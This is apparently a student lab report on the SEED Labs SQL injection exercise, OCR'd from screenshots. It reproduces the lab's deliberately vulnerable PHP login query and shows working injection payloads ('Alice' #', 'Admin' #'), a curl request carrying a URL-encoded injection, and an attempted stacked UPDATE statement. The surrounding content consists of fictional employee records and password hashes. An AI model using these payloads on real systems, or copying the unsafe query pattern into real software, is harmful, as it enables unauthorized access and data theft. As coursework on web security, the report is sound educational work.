
- DESCRIBE credential;



```
    -> ;
ysql> DESCRIBE credential;
--------------+--------------+------+-----+---------+----------------+
 Field        | Type         | Null | Key | Default | Extra          |
--------------+--------------+------+-----+---------+----------------+
 ID           | int unsigned | NO   | PRI | NULL    | auto_increment |
 Name         | varchar(30)  | NO   |     | NULL    |                |
 EID          | varchar(20)  | YES  |     | NULL    |                |
 Salary       | int          | YES  |     | NULL    |                |
 birth        | varchar(20)  | YES  |     | NULL    |                |
 SSN          | varchar(20)  | YES  |     | NULL    |                |
 PhoneNumber  | varchar(20)  | YES  |     | NULL    |                |
 Address      | varchar(300) | YES  |     | NULL    |                |
 Email        | varchar(300) | YES  |     | NULL    |                |
 NickName     | varchar(300) | YES  |     | NULL    |                |
 Password     | varchar(300) | YES  |     | NULL    |                |
--------------+--------------+------+-----+---------+----------------+
l1 rows in set (0.00 sec)
```

This is databoxes created by seed lab and to check the data stored in this filed we will use the command

- SELECT * FROM credential;




```
mysql> SELECT * FROM credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.01 sec)

mysql> ▌
```

This is the data stored in seedlab_users predefined by seedlab sql

3.2 Task 2: SQL injection Attack on select statement

To perform the sql attack we have to vist the website by visiting


www.seed-server.com we sees the login page where we can put the user name and the password



In SQL language # command is used to comment the data written in front of it


It can be use used in in an dangerous way we know that the login page is made in php and data is being stored in mysql we will give data in this login page and it will be compared mysql data base

To attack we will enter SQL COMMAND CODE instead of normal text the command which will be opf my sql we know that data is being accept in it as an user lets check the source code of this website how the data is being sent to sql we will open the back unsafe_home.php from the following path open the docker file inside that image_www inside that code folder and there is unsafe_home.php



```
38
39      <?php
40      session_start();
41      // if the session is new extract the username password from the GET request
42      $input_uname = $_GET['username'];
43      $input_pwd = $_GET['Password'];
44      $hashed_pwd = sha1($input_pwd);
45
46      // check if it has exist login session
47      if($input_uname=="" and $hashed_pwd==sha1("") and $_SESSION['name']!="" and $_SESSION['pwd']!=""){
48        $input_uname = $_SESSION['name'];
49        $hashed_pwd = $_SESSION['pwd'];
50      }
51
```

According to line 42 the data we are giving input is being stored in Input_name as well password in Input_pwd and futher Input_pwd is being hased




```
    // create a connection
    $conn = getDB();
    // Sql query to authenticate the user
    $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
    FROM credential
    WHERE name= '$input_uname' and Password='$hashed_pwd'";
    if (!$result = $conn->query($sql)) {
      echo "</div>";
      echo "</nav>";
      echo "<div class='container text-center'>";
      die('There was an error running the query [' . $conn->error . ']\n');
      echo "</div>";
    }
    /* convert the select return result into array type */
```

Now the data is user name is being sent to data base in mysql and if its failed there an error inside **‘$input_uname’ our input will be there what I am going to do is tell it that username’ where ’ ends the user name and # comments the whole next statement** as it satisfy the condition the password field is commented and connection will be successful and we can login in it so our final command will be

- **Alice’ #**

Where boby is the username of the sql stored in data base so we entered the username and rest condition is commented so we login to account successfully due to coding logic statement.



Employee Profile Login

USERNAME	Alice' #
PASSWORD	Password

Login

Copyright © SEED LABs

We login successfully in the Alice account without password using SELECT statement vulnerability



Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Task 2.1 SQL Injection Attack from Webpage


Task is to login using in admin account and we now the username is admin so commands remain same

- Admin' #



Employee Profile Login

USERNAME	Admin' #
PASSWORD	Password



User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

We login into admin successfully without password

Task 2.2: SQL Injection Attack from command line

Now we have have to do same attack from command line by using the given example we know that url does not accept special character we will using the following syntax


# syntax is %23 (HASHTAG)

’syntax is %27 (Single quite

Syntax is %20 (spacebar)

So we will modify link by adding the following injection

- curl 'www.seedserver.com/unsafe_home.php?username=alice%27%20%23&Password=11'




```
name=alice%27#
[05/19/22]seed@VM:~$ curl 'www.seed-server.com/unsafe_home.php?username=alice%27%20%23&Password=11'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edi
t profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.
```

alice’ # (passing parameter in url to execute same command using keywords)

Url worked and response

We logined successfully by reading the code we can get the output highlighting the data




```
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt=
"SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav
-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-li
nk' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' c
lass='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container col-lg-4 col-lg-offset-4 text-center'><br
><h1><b> Alice Profile </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr
><th scope='col'>Key</th><th scope='col'>Value</th></tr></thead><tr><th scope='row'>Employee ID</th><td>10000</td></tr>
<tr><th scope='row'>Salary</th><td>20000</td></tr><tr><th scope='row'>Birth</th><td>9/20</td></tr><tr><th scope='row'>S
SN</th><td>10211002</td></tr><tr><th scope='row'>NickName</th><td></td></tr><tr><th scope='row'>Email</th><td></td></tr
><tr><th scope='row'>Address</th><td></td></tr><tr><th scope='row'>Phone Number</th><td></td></tr></table>     <br><br
>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
```

Salary Birth and Employee all the data response has came


Task 2.3: Append a new SQL statement

We will try to append two sql statements

admin'; UPDATE credential SET Name = 'Wahab' WHERE Name = 'Alice'; #



This command will not execute because by default mysql does not allow multiple statement to execute at a same time only allow 1 statement to execute at the time it is disable in mysql by default



```
There was an error running the query [You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near 'wahab' WHERE Name = 'Alice'; #'
and Password='da39a3ee5e6b4b0d3255bfef95601890af' at line 3]\n
```

We any web application allow multiple query it will work that using the function

